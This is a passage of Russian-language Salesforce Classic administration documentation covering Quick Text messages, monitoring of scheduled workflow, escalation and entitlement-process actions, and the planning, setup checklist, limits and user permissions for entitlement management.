- При наличии нескольких типов записей «Быстрый текст» выберите нужный тип записи для нового сообщения и нажмите кнопку **«Продолжить»**.
- Введите имя сообщения.
- Введите сообщение.

Текст сообщения может содержать разрывы строк, списки и специальные символы, а его длина не должна превышать 4 096 символов.

- Чтобы открыть панель выбора полей слияния, щелкните **«Доступные поля слияния»**.
- Выберите каналы для отображения данного сообщения.

Доступные каналы определяются функциями, включенными в организации.

- «Эл. почта»: действие «Эл. почта» ленты обращений
- «Live Agent»: приложение Live Agent на консоли Salesforce

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания сообщений «Быстрый текст»:

- «Создание», «Чтение», «Редактирование» и «Удаление» для объекта «Быстрый текст»

- «Портал»: сообщество или клиентский портал
- «Телефон»: действие «Записать вызов в журнал» ленты обращений
- «Внутренний»: действие «Изменить статус» ленты обращений

8. Выберите категорию.

9. При необходимости выберите подкатегорию.

10. Нажмите кнопку «Сохранить».



**Совет:** Чтобы просмотреть образец быстрого текста, заполненный данными из выбранных записей, щелкните «Протестировать и проверить поля слияния».

СМ. ТАКЖЕ:

[Настройка быстрого текста](#)

## Отслеживание процессов поддержки

### Отслеживание автоматических действий процессов

Пользователи Salesforce Knowledge могут планировать публикацию или архивирование статей на конкретную дату. Чтобы просмотреть и при необходимости отменить данные отложенные действия, воспользуйтесь очередью автоматических действий процессов.

Чтобы просмотреть отложенные действия, выполните указанные ниже действия.

1. Введите строку «*Автоматические действия процессов*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Автоматические действия процессов**».
2. Чтобы просмотреть список всех отложенных действий для любой статьи, нажмите кнопку «Поиск». Чтобы просмотреть список отложенных действий, соответствующих только определенному критерию, укажите критерий фильтрации и нажмите кнопку «Поиск». Ниже перечислены доступные параметры фильтрации.

#### Определение процесса

Процесс, инициирующий выполнение действия. Данное поле всегда содержит значение «KBWorkflow».

#### Объект

Объект, инициировавший выполнение отложенного действия. Данное поле всегда содержит значение «Статья базы знаний».

#### Запланированная дата

Дата, на которую запланировано выполнение отложенных действий.

#### Дата создания

Дата создания статьи, инициировавшей выполнение отложенного действия.

#### Создано

Автор статьи, инициировавшей выполнение отложенного действия.

#### Имя записи

Имя статьи, инициировавшей выполнение отложенного действия.

Фильтр не чувствителен к регистру.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления автоматическими действиями процессов:

- «Изменение всех данных»

Чтобы отменить отложенные действия, выполните указанные ниже действия.

1. Установите флажки напротив нужных отложенных действий.
2. Нажмите кнопку «Удалить». Система Salesforce отменяет отложенное действие.

## Отслеживание очереди правил расширения обращений

Чтобы просмотреть и при необходимости отменить отложенные действия, если система Salesforce инициирует правило расширения обращений, использующее зависимость от времени действия, воспользуйтесь очередью правил расширения.

Чтобы просмотреть отложенные действия, выполните указанные ниже действия.

1. Введите строку «*Расширения обращений*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Расширения обращений**».
2. Чтобы просмотреть список всех отложенных действий для любого активного правила расширения обращений, нажмите кнопку «Поиск». Чтобы просмотреть список отложенных действий, соответствующих только определенному критерию, укажите критерий фильтрации и нажмите кнопку «Поиск». Ниже перечислены доступные параметры фильтрации.

### Обращение для расширения

Поле расширенного обращения «Номер обращения». Поле «Номер обращения» содержит уникальный автоматически создаваемый номер для идентификации обращения.

### Правило расширения

Имя правила, используемого для расширения обращения.

### Запись правила

Порядок обработки записи в правиле. Запись правила — это условие, определяющее способ обработки правила расширения обращения. Каждое правило расширения может содержать не более 3 000 записей.

### Действие расширения

Временной критерий, указываемый для расширяемого обращения согласно записи правила.

### Пропустить часы работы

Данный параметр определяет наличие флажка «Пропустить часы работы» для записи правила, позволяющего пропускать часы работы организации и всегда гарантировать действительность записи правила.

### Расширить в

Дата и время расширения обращения согласно записи правила. Даты и время отображаются в часовом поясе пользователя, просматривающего очередь правил расширения.

### Дата добавления

Дата и время добавления обращения в очередь. Даты и время отображаются в часовом поясе пользователя, просматривающего очередь правил расширения.

Фильтр не чувствителен к регистру.

Чтобы отменить отложенные действия, выполните указанные ниже действия.

1. Установите флажки напротив нужных отложенных действий.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления очередью  
правил расширения  
обращений:

- «Изменение всех данных»

- Нажмите кнопку **«Удалить»**. Система Salesforce отменяет отложенное действие.

СМ. ТАКЖЕ:

[Создание правил расширения](#)

[Просмотр и редактирование правил расширения](#)

## Отслеживание очереди процессов права

Чтобы просмотреть и при необходимости отменить отложенные действия, если система Salesforce инициирует процесс права, использующий зависимость от времени действия контрольных точек, воспользуйтесь очередью процессов права.

Чтобы просмотреть отложенные действия, выполните указанные ниже действия.

- Введите строку *«Процессы права»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Процессы права»**.
- Чтобы просмотреть список всех отложенных действий для любых активных бизнес-правил, нажмите кнопку **«Поиск»**. Чтобы просмотреть список отложенных действий, соответствующих только определенному критерию, укажите критерий фильтрации и нажмите кнопку **«Поиск»**. Ниже перечислены доступные параметры фильтрации.

### Имя процесса права

Процесс права.

### Номер обращения

Автоматически создаваемый идентификационный номер обращения.

### Имя контрольной точки

Контрольная точка, инициировавшая выполнение действия.

### Дата оценки

Дата, на которую запланировано выполнение оценочных действий.

### Дата создания

Дата создания обращения, инициировавшего выполнение процесса права.

### Имя пользователя

Пользователь, обновивший обращение для инициирования процесса права.

Фильтр не чувствителен к регистру.

Чтобы отменить отложенные действия, выполните указанные ниже действия.

- Установите флажки напротив нужных отложенных действий.
- Нажмите кнопку **«Удалить»**.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления очередью процессов права:

- «Изменение всех данных»

## Добавление прав, соглашений об обслуживании и рабочих заказов


### Что такое управление правами?

Управление правами обеспечивает предоставление надлежащей поддержки клиентам. Функции управления правами позволяют определять, осуществлять и отслеживать уровни обслуживания в качестве части процесса управления обращениями.

Ниже перечислены функции управления правами.

- Функция «*Права*», позволяющая агентам службы поддержки проверить наличие права на поддержку у клиента.
- Функция «*Процессы права*», позволяющая определять временную шкалу, включающую все этапы, которые должны быть выполнены службой поддержки для принятия решения по обращению.
- Функция «*Сервисные контракты*», позволяющая представлять разные типы соглашений о поддержке клиентов (например, гарантии, подписки или соглашения об обслуживании). Сервисные контракты могут распространяться только на определенные продукты.
- Функция «*Доступ сообщества к правам*», позволяющая пользователям сообщества просматривать права и сервисные контракты, а также создавать обращения на их основе.
- Функция «*Отчетность по управлению правами*», позволяющая отслеживать использование прав в организации, а также соблюдение условий сервисных контрактов.

Благодаря многоуровневой настройке процесса управления правами пользователь имеет полный контроль над используемыми функциями, а также их настройкой в соответствии с моделью поддержки клиентов. В данном разделе рассматриваются важные решения по планированию, а также этапы настройки, позволяющие выполнять управление правами.

 **Важное замечание:** Включение, создание и обновление элементов управления правами доступно только при наличии консоли Service Cloud.

СМ. ТАКЖЕ:

[Планирование для управления правами](#)

[Контрольный список для настройки функций управления правами](#)

### Планирование для управления правами

Процесс управления правами можно настраивать. Прежде чем начать процесс настройки, следует выбрать модель управления правами.

#### Выбор элементов для определения права на поддержку

Настройка процесса управления правами позволяет установить наличие у клиента права на поддержку на основе одного или нескольких из нижеперечисленных типов записей.

- *Организации:* право на поддержку предоставляется любому контакту организации.
- *Контакты:* право на поддержку предоставлено определенным контактам.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

- *Активы:* право на поддержку предоставлено определенным активам (приобретенным продуктам).
- *Сервисные контракты:* клиенты имеют право на поддержку на основе конкретного сервисного контракта.
- *Элементы строки контракта:* право на поддержку распространяется на определенные продукты, указанные в сервисном контракте.

План действий зависит от требуемой степени детализации процесса поддержки. Если процесс должен быть простым, пусть агенты службы поддержки определяют право на поддержку на основе организаций. Процесс выглядит следующим образом



## Выбор модели настройки

Ниже описаны три способа настройки управления правами. После выбора элемента, определяющего наличие права на поддержку, рассмотрите три модели и выберите наиболее соответствующую бизнес-требованиям. Используемую модель можно заменить в любой момент.

| Модель права                      | Элемент, определяющий наличие права на поддержку  | Критерии использования модели   |
|-----------------------------------|---|---|
| Только права (простейший вариант) | Агенты службы поддержки определяют наличие у клиента права на поддержку на уровне организации, контакта или актива. | <ul style="list-style-type: none"> <li>• Необходимость управления правами клиента как частью сервисного контракта отсутствует.</li> <li>• Права не подлежат продлению.</li> <li>• Права не приобретаются клиентами отдельно, а предоставляются вместе с продуктами (гарантии).</li> <li>• Клиентам предоставлены краткосрочные права, управление</li> </ul> |

| Модель права  | Элемент, определяющий наличие права на поддержку   | Критерии использования модели   |
|---|--|---|
|   |  | <p>которыми осуществляется раздельно.</p>   |
| <p>Права + сервисные контракты</p>  | <p>Агенты службы поддержки определяют наличие у клиента права на поддержку на основе сервисного контракта.</p>                       | <ul style="list-style-type: none"> <li>• Права приобретаются и управляются отдельно от продуктов, на которые они распространяются, и являются частью сервисного контракта.</li> <li>• Права клиентов подлежат пакетному продлению на уровне контракта.</li> <li>• Система Salesforce используется для поддержки клиентов, но не обязательно для управления сервисными контрактами.</li> </ul>   |
| <p>Права + сервисные контракты + элементы строки контракта (наиболее сложный вариант)</p> | <p>Агенты службы поддержки определяют наличие у клиента права на поддержку на основе продуктов, указанных в сервисном контракте.</p> | <ul style="list-style-type: none"> <li>• Система Salesforce используется для поддержки клиентов и управления их сервисными контрактами.</li> <li>• Служба поддержки управляет транзакциями сервисных контрактов (например, переносами, объединениями и продлениями).</li> <li>• Гарантии, подписки и другие продукты поддержки отображаются как элементы строки заказа и соотносятся как минимум с одним правом.</li> <li>• Права создаются и обновляются посредством интеграции с системой управления заказами.</li> </ul> |

Независимо от выбранной модели настройки, процесс поддержки можно дополнить другими функциями управления правами. Например, выполните указанные ниже действия.

- Создание процессов права для выполнения требуемых этапов, зависящих от времени, в ходе процесса поддержки.
- Управление версиями прав, чтобы создавать и использовать несколько версий процессов права.
- Добавление прав сообществам
- Отчеты по правам



После выбора модели настройки перейдите к разделу «Контрольный список для настройки функций управления правами».

СМ. ТАКЖЕ:

[Что такое управление правами?](#)

## Контрольный список для настройки функций управления правами

При настройке управления правом на использование именно вы принимаете решение о том, какими функциями будете пользоваться. Используйте этот контрольный список, чтобы подтвердить, что настройка управления правами на использование функций соответствует вашим процессам оказания услуг поддержки.

| Действие   | Завершено, если...  |
|--|---|
| <input type="checkbox"/> Прочитайте раздел <a href="#">«Планирование управления правами на использование»</a>                      | Вы думаете о том, чтобы начать использовать права на использование в вашей организации.   |
| <input type="checkbox"/> <a href="#">Настройка прав на использование</a>   | Вам требуется, чтобы права клиента на получение услуг поддержки определялась на уровне учетной записи или контакта.   |
| <input type="checkbox"/> <a href="#">Включить права на использование</a>   | Вам требуется использовать права в пределах организации.  |
| <input type="checkbox"/> <a href="#">Настройка прав на использование</a>   | Вам требуется управлять тем, какие поля видны пользователям в разделе прав и как и где пользователи связывают свои права с другими записями.                |
| <input type="checkbox"/> <a href="#">Настройка фильтров поиска для прав и активов для обращений</a>                                | Вам требуется управлять тем, какие права и активы будут доступны для привязки пользователями к обращению.   |
| <input type="checkbox"/> <a href="#">Предоставление пользователям доступа к функции управления правами</a>                         | Вам требуется предоставить пользователям необходимые разрешения, доступ к полям и вкладкам.   |
| <input type="checkbox"/> <a href="#">Настройка шаблона для прав на использование</a>   | Вам требуется задать условия поддержки для отдельных продуктов.   |
| <input type="checkbox"/> <a href="#">Автоматическое добавление прав к обращениям из Интернета, сообщений эл. почты и сообществ</a> | Вам требуется исправить право, которое будет автоматически добавляться к обращениям, созданным при помощи средств Web-to-Case, Email-to-Case или сообществ. |
| <input type="checkbox"/> <a href="#">Настройка контрольных точек</a>   | Вам требуется задать необходимые шаги, которые необходимо завершить специалистам службы поддержки для закрытия обращения.                                   |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки функции управления правами:

- «Управление правами»

| Действие  | Завершено, если...   |
|---|--|
| <input type="checkbox"/> Пользовательская настройка макетов страниц для контрольных точек | Вам требуется управлять тем, какие поля контрольных точек будут доступны для просмотра пользователями.   |
| <input type="checkbox"/> Включение элементов ленты контрольной точки                      | Вам требуется добавлять автоматические уведомления в поток обращения и на страницу профиля владельца обращения при завершении или нарушении условий контрольной точки.   |
| <input type="checkbox"/> Настройка средства отслеживания контрольных точек                | Вам требуется, чтобы ваши специалисты поддержки могли видеть список предстоящих и закрытых контрольных точек, а также таймеры обратного отсчета для активных и просроченных контрольных точек для обращений.   |
| <input type="checkbox"/> Ограничить обновление контрольных точек для пользователей        | Вам требуется предотвратить изменение контрольных точек пользователями в случаях, когда это не соответствует определенным критериям.   |
| <input type="checkbox"/> Создать контрольную точку  | Вам требуется задать необходимый шаг для обеспечения процесса управления обращением.   |
| <input type="checkbox"/> Автозаполнение контрольных точек обращения                       | Вам требуется, чтобы контрольные точки отмечались как завершенные для обращений, соответствующих уникальным критериям.   |
| <input type="checkbox"/> Настройка процесса права   | Вам требуется применить необходимые шаги процесса управления обращением к отдельным обращениям.  |
| <input type="checkbox"/> Создание процесса права  | Вам требуется создать временные рамки, содержащие все шаги, которые должны завершить специалисты поддержки для успешного разрешения обращения.   |
| <input type="checkbox"/> Настройка полей обработки прав на использование                  | Вам требуется управлять тем, какие поля процесса права на использование видны пользователям для обращений.   |
| <input type="checkbox"/> Добавление контрольной точки в процесс права                     | Вам требуется указать, какие необходимые шаги процесса предоставления поддержки и когда, в пределах заданных временных рамок, должны произойти.  |
| <input type="checkbox"/> Добавление действия контрольной точки в процесс, права           | Вам требуется определить действия бизнес-правила, зависящие от времени, которые должны выполняться на каждом этапе (для завершения контрольной точки) в процессе права, которые будут выполняться в случае приближения возможного нарушения, нарушения или завершения сроков выполнения условий контрольной точки. |
| <input type="checkbox"/> Применение процесса права к предоставленному праву               | Вам требуется, чтобы обращения, связанные с определенным предоставленным правом, выполнялись в соответствии с этапами, определенными в процессе права.   |

| Действие   | Завершено, если...  |
|--|---|
| <input type="checkbox"/> <a href="#">Создание новой версии процесса права</a>                | Вам необходимо обновить процесс права.  |
| <input type="checkbox"/> <a href="#">Использование новой версии процесса права</a>           | Вам требуется применить новую версию процесса права к новым или существующим правам на услуги.  |
| <input type="checkbox"/> <a href="#">Настройка контрактов на обслуживание</a>                | Вам требуется, чтобы права клиента на получение услуг поддержки определялись на уровне контакта на обслуживание.  |
| <input type="checkbox"/> <a href="#">Настройка элементов строки контракта</a>                | Вам требуется возможность ограничения контракта на обслуживание для отдельных продуктов.  |
| <input type="checkbox"/> <a href="#">Настройка управления правами в сообществах</a>          | Вам требуется, чтобы клиенты или партнеры могли просматривать свои права и контракты на обслуживание, а также создавать из них обращения.   |
| <input type="checkbox"/> <a href="#">Отчет о правах</a>                                      | Вам требуется просматривать и совместно использовать данные о правах и контрактах на обслуживание.  |
| <input type="checkbox"/> Предоставьте вашим специалистам рекомендации по управлению правами. | <p>Необходимо, чтобы специалисты поддержки понимали следующее:</p> <ul style="list-style-type: none"> <li>• как проверить право клиента на предоставляемые услуги поддержки;</li> <li>• как связывать обращения с правами на получение услуг;</li> <li>• как процессы права отражаются на процессе удовлетворения обращений.</li> </ul> |

СМ. ТАКЖЕ:

[Планирование для управления правами](#)

## Ограничения для функций управления правами

Следующие ограничения применяются к правам и соответствующим функциям.

### Ограничения прав

- Каждое право должно быть связано с организацией.
- Общий доступ для прав не поддерживается. Права наследуют параметры общего доступа, заданные в родительской организации.
- Права по обращениям не поддерживают поля слияния. Например, поле слияния «Имя права {!Case.Entitlement}», добавленное в шаблон эл. почты, не заполняется в шаблоне.
- Контакты права не имеют макетов страниц, макетов поиска, кнопок, ссылок и типов записей.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

- Права не могут автоматически применяться к обращениям, созданным посредством функции Web-to-Case или Email-to-Case. Чтобы добавить права в данные функции, воспользуйтесь кодом Apex. Пример триггера см. в разделе [Стандартное право для обращения с триггерами](#).

#### **Ограничения для контрольных точек**

- Контрольные точки не могут быть добавлены в обращения без использования процессов права. Процессы права применяют контрольные точки к обращениям.
- Организация может иметь до 1000 процессов права и до 10 контрольных точек на процесс. Максимальное количество процессов права может быть меньше, если организация создана до появления выпуска Summer'13. Для увеличения этого количества следует обратиться к Salesforce.
- Статус «Завершено» не присваивается контрольным точкам автоматически. При необходимости можно настроить автоматическое присвоение статуса выполнения контрольным точкам для обращений, которые соответствуют уникальным критериям. Дополнительную информацию см. в разделе [«Автоматическое выполнение контрольных точек обращения»](#).
- После активации процесса права невозможно обновление и удаление контрольных точек, а также действий контрольных точек. Однако можно создавать новые версии процессов права с разными параметрами контрольных точек и применять новые версии к существующим правам.
- В наборах изменений не поддерживается параметр часов работы по процессу права. Используйте один из указанных ниже методов при необходимости перевести процесс права с часами работы из одной организации Salesforce в другую.
  - Создание процесса права для новой организации «с нуля»
  - Использование альтернативного метода для перевода процесса права, например Force.com Migration Tool
  - Удаление параметра рабочих часов из процесса права перед добавлением в набор изменений

#### **Ограничения для элементов строки контракта**

- Элементы строки контракта доступны пользователям только в том случае, если организация использует объект «Продукты».
- Элементы строки контракта не поддерживают создание списковых представлений.
- Элементы строки контракта не поддерживают общий доступ. Элементы строки контракта наследуют параметры общего доступа к контрактам, заданные в родительской организации. Например, пользователи с полномочием «Чтение» для сервисных контрактов наследуют полномочие «Чтение» для элементов строки контракта.

СМ. ТАКЖЕ:

[Контрольный список для настройки функций управления правами](#)

[Настройка процесса права](#)

## Настройка прав

Права — это элементы поддержки пользователей в системе Salesforce (например, «поддержка по телефону» или «интерактивная поддержка»). Настройка прав в организации позволяет агентам службы проверки проверять наличие права на поддержку у клиента.

### 1. Включение прав

Включите права в организации, чтобы агенты службы поддержки предоставляли клиентам соответствующий уровень обслуживания.

### 2. Настройка прав

Рекомендуем настроить поля прав и макеты страниц в соответствии с текущими бизнес-требованиями и алгоритмом работы агентов.

### 3. Настройка прав и фильтров поиска активов для обращений

Настройка фильтров поиска для полей обращения, связанных с правами, выполняется, чтобы ограничить права, которые пользователи могут выбрать для обращения.

### 4. Предоставление пользователям доступа к функции управления правами

После настройки функции управления правами убедитесь, что пользователи обладают соответствующими полномочиями, доступом к полям и вкладкам.

### 5. Настройка шаблона для права

Шаблоны прав позволяют заранее задать условия поддержки для пользователей, которые те смогут добавлять в продукты.

### 6. Автоматическое добавление прав в обращения из сети, сообщения эл. почты и сообщества

Права не могут автоматически применяться к обращениям, созданным посредством функций Web-to-Case, Email-to-Case или сообществ. Чтобы добавить права в данные функции, воспользуйтесь кодом Apex.

## Включение прав

Включите права в организации, чтобы агенты службы поддержки предоставляли клиентам соответствующий уровень обслуживания.

1. Введите строку «*Параметры права*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Параметры права**».
2. Выберите «Включить управление правами».
3. Нажмите кнопку «**Сохранить**». Осуществится переход на страницу, где можно настроить параметры управления правами. Эти параметры будут установлены позже в процессе настройки управления правами.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения прав:

- «Управление правами»

## Настройка прав

Рекомендуем настроить поля прав и макеты страниц в соответствии с текущими бизнес-требованиями и алгоритмом работы агентов.

### 1. Настройте поля прав.

Данное действие позволяет контролировать информацию, которую пользователи добавляют к правам



**Совет:** Создайте настраиваемые поля прав, соответствующие отрасли или процессам поддержки. Например:

- Чтобы сопоставить типы прав, поддерживаемые рабочей группой, настройте значения для поля права «Тип» (например, интерактивная поддержка или интерактивное обучение).
- Если компания оплачивает продление прав, создайте поле валюты по праву с названием «Затраты на продление».

### 2. Настройте макеты страниц прав.

Данное действие позволяет определять поля и связанные списки для прав, доступные для просмотра пользователям. Рассмотрите возможность изменить следующие настройки.

- Добавьте поле «Значок статуса», чтобы отображать для пользователей один из статусов: активный, истек срок действия или неактивный.
- Чтобы ограничить количество обращений по праву, добавьте указанные ниже поля в макеты страниц прав.

| Поле                 | Описание   |
|----------------------|--|
| По инциденту         | Данное поле позволяет ограничить количество обращений, доступных для одного права. Рекомендуем при использовании этого поля установить в качестве параметров безопасности полей «Обращения по инциденту» и «Оставшиеся обращения» статус доступных только для чтения пользователям, которые не должны изменять параметры поддержки по инциденту. |
| Обращения по праву   | Общее количество обращений по одному праву.  |
| Оставшиеся обращения | Количество обращений по одному праву. Значение данного поля уменьшается на единицу при каждом создании обращения с правом.   |

- Добавьте связанные списки «Обращения» и «Контакты», чтобы позволить пользователям выполнять следующие действия.
  - Просматривать обращения и контакты, связанные с правами
  - Создавать обращения, которые автоматически связываются с нужными правами

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования макетов страниц и настройки отслеживания журнала полей:

- «Настройка приложения»

- Добавлять контакты в права

**3. Настройте функцию отслеживания журнала поля для прав.**

Данное действие позволяет просматривать время изменения значений полей. Изменения указываются в связанном списке «Журнал права» для прав. В разделе настроек управления объектами для прав перейдите в раздел полей, затем нажмите кнопку **«Настроить отслеживание журналов»**.

**4. Настройте макеты страниц других объектов.**

- Добавьте поле поиска «Имя права» в макеты страниц обращений. Данное действие позволяет пользователям добавлять права в обращения.
- Добавьте связанный список «Права» в макеты страниц других объектов.

| Добавление связанного списка «Права» в макеты страниц объекта... | Критерии просмотра и создания прав  |
|--|---|
| Организации  | Право на поддержку предоставляется любому контакту организации                  |
| Контакты   | Право на поддержку предоставлено определенным контактам                         |
| Активы   | Право на поддержку предоставлено определенным активам (приобретенным продуктам) |

Связанный список «Права» содержит ссылку **«Создать обращение»**, позволяющую создавать обращения, которые автоматически содержат нужные права. Сведения о любой организации, контакте или активе, указанные в праве, добавляются в обращение автоматически.

**5. Предоставление доступа ко вкладке «Права» в системе Salesforce и любом настраиваемом приложении.**


Создание и редактирование прав выполняется на вкладке «Права». Добавьте вкладку «Права» в приложение или порекомендуйте пользователям добавить ее в текущий набор вкладок системы Salesforce. Просмотр вкладки «Права» доступен только для пользователей с полномочием «Чтение» для прав.

## Настройка прав и фильтров поиска активов для обращений

Настройка фильтров поиска для полей обращения, связанных с правами, выполняется, чтобы ограничить права, которые пользователи могут выбрать для обращения.

Например, если пользователи сообщества создают обращение и используют поиск по полю «Имя права», можно настроить фильтры поиска так, чтобы для выбора были доступны только права, зарегистрированные для их организации или контакта.

1. Введите строку «*Параметры права*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры права**».
2. Выберите нужные элементы.

| Поле поиска для обращений | Щелчок                               | Отображаемый результат  |
|---------------------------|--------------------------------------|---|
| Актив                     | Одинаковая организация для обращения | Активы, принадлежащие организации обращения.<br><br> |
|                           | Одинаковый контакт для обращения     | Активы, принадлежащие контакту обращения.   |
|                           | Права для организации обращения      | Активы, связанные с правами, которые принадлежат организации обращения.   |
|                           | Права для контакта обращения         | Активы, связанные с правами, которые связаны с контактом обращения.   |
| Право                     | Активный статус                      | Права, поле «Статус» которых содержит значение «Активно».   |
|                           | Одинаковая организация для обращения | Права, связанные с организацией обращения.  |
|                           | Одинаковый актив для обращения       | Права, связанные с активом обращения.   |
|                           | Одинаковый контакт для обращения     | Права, связанные с контактом обращения.   |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition** с консолью Service Cloud.


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки фильтров поиска, связанных с правами, для обращений: «Управление правами»

- «Управление правами»



Выбор нескольких элементов действует как функция «И», поэтому чем больше элементов выбрано, тем больше ограничений для отображаемых значений. Например, значения «Одинаковая организация для обращения» и «Одинаковый контакт для обращения» ограничивают элементы, возвращаемые полем поиска «Актив», только активами, зарегистрированными как для организации, так и для контакта обращения.

 **Совет:** Выберете элементы, которые соответствуют способу проверки агентами наличия у клиента права на поддержку. Например, если агенты службы поддержки выполняют проверку на основе организаций, выберите элементы, связанные с организацией.

**3. Нажмите кнопку «Сохранить».**

## Предоставление пользователям доступа к функции управления правами

После настройки функции управления правами убедитесь, что пользователи обладают соответствующими полномочиями, доступом к полям и вкладкам.

**1. Назначьте пользователям полномочия для управления правами.**

| Действие   | Необходимые полномочия  | Для следующих стандартных профилей полномочия настраиваются автоматически.   |
|--|---|--|
| Настройка функции управления правами, включая контрольные точки, процессы права и шаблоны права              | «Управление правами»<br>И<br>«Настройка приложения»             | Системный администратор  |
| Предоставление сообществу функций управления правами   | «Настройка приложения»<br>И<br>«Создание и настройка сообществ» | Системный администратор  |
| Создание или обновление типов настраиваемых отчетов, использующих функцию управления правами                 | «Управление типами настраиваемых отчетов»                       | Системный администратор  |
| Создание и выполнение отчетов на основе типов настраиваемых отчетов, использующих функцию управления правами | «Создание и настройка отчетов»                                  | Только для чтения   Стандартный пользователь   Менеджер решений   Менеджер контрактов   Пользователь Marketing   Системный администратор |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования пользователей:

- «Управление внутренними пользователями»

| Действие   | Необходимые полномочия  | Для следующих стандартных профилей полномочия настраиваются автоматически.   |
|--|---|--|
| Создание обращений с правами                     | «Создание» для обращений<br>И<br>«Чтение» для прав                    | Стандартный пользователь   Менеджер решений   Менеджер контрактов   Пользователь Marketing   Системный администратор                     |
| Изменение прав для обращений                     | «Редактирование» для обращений<br>И<br>«Чтение» для прав              | Стандартный пользователь   Менеджер решений   Менеджер контрактов   Пользователь Marketing   Системный администратор                     |
| Проверка или просмотр прав                       | «Чтение» для прав   | Только для чтения   Стандартный пользователь   Менеджер решений   Менеджер контрактов   Пользователь Marketing   Системный администратор |
| Создание прав                                    | «Создание» для прав   | Нет: включите полномочие в наборе полномочий или настраиваемом профиле   |
| Изменение прав                                   | «Редактирование» для прав   | Нет: включите полномочие в наборе полномочий или настраиваемом профиле   |
| Просмотр контактов права                         | «Чтение» для контактов права  | Только для чтения   Стандартный пользователь   Менеджер решений   Менеджер контрактов   Пользователь Marketing   Системный администратор |
| Изменение контактов права                        | «Создание» для контактов права<br>И<br>«Удаление» для контактов права | Нет: включите полномочия в наборе полномочий или настраиваемом профиле   |
| Проверка или просмотр сервисных контрактов       | «Чтение» для сервисных контрактов                                     | Только для чтения   Стандартный пользователь   Менеджер решений   Менеджер контрактов   Пользователь Marketing   Системный администратор |
| Создание сервисных контрактов                    | «Создание» для сервисных контрактов                                   | Нет: включите полномочие в наборе полномочий или настраиваемом профиле   |
| Изменение сервисных контрактов                   | «Редактирование» для сервисных контрактов                             | Нет: включите полномочие в наборе полномочий или настраиваемом профиле   |
| Проверка или просмотр элементов строки контракта | «Чтение» для элементов строки контракта                               | Только для чтения   Стандартный пользователь   Менеджер решений  |

| Действие  | Необходимые полномочия  | Для следующих стандартных профилей полномочия настраиваются автоматически. |
|---|---|--|
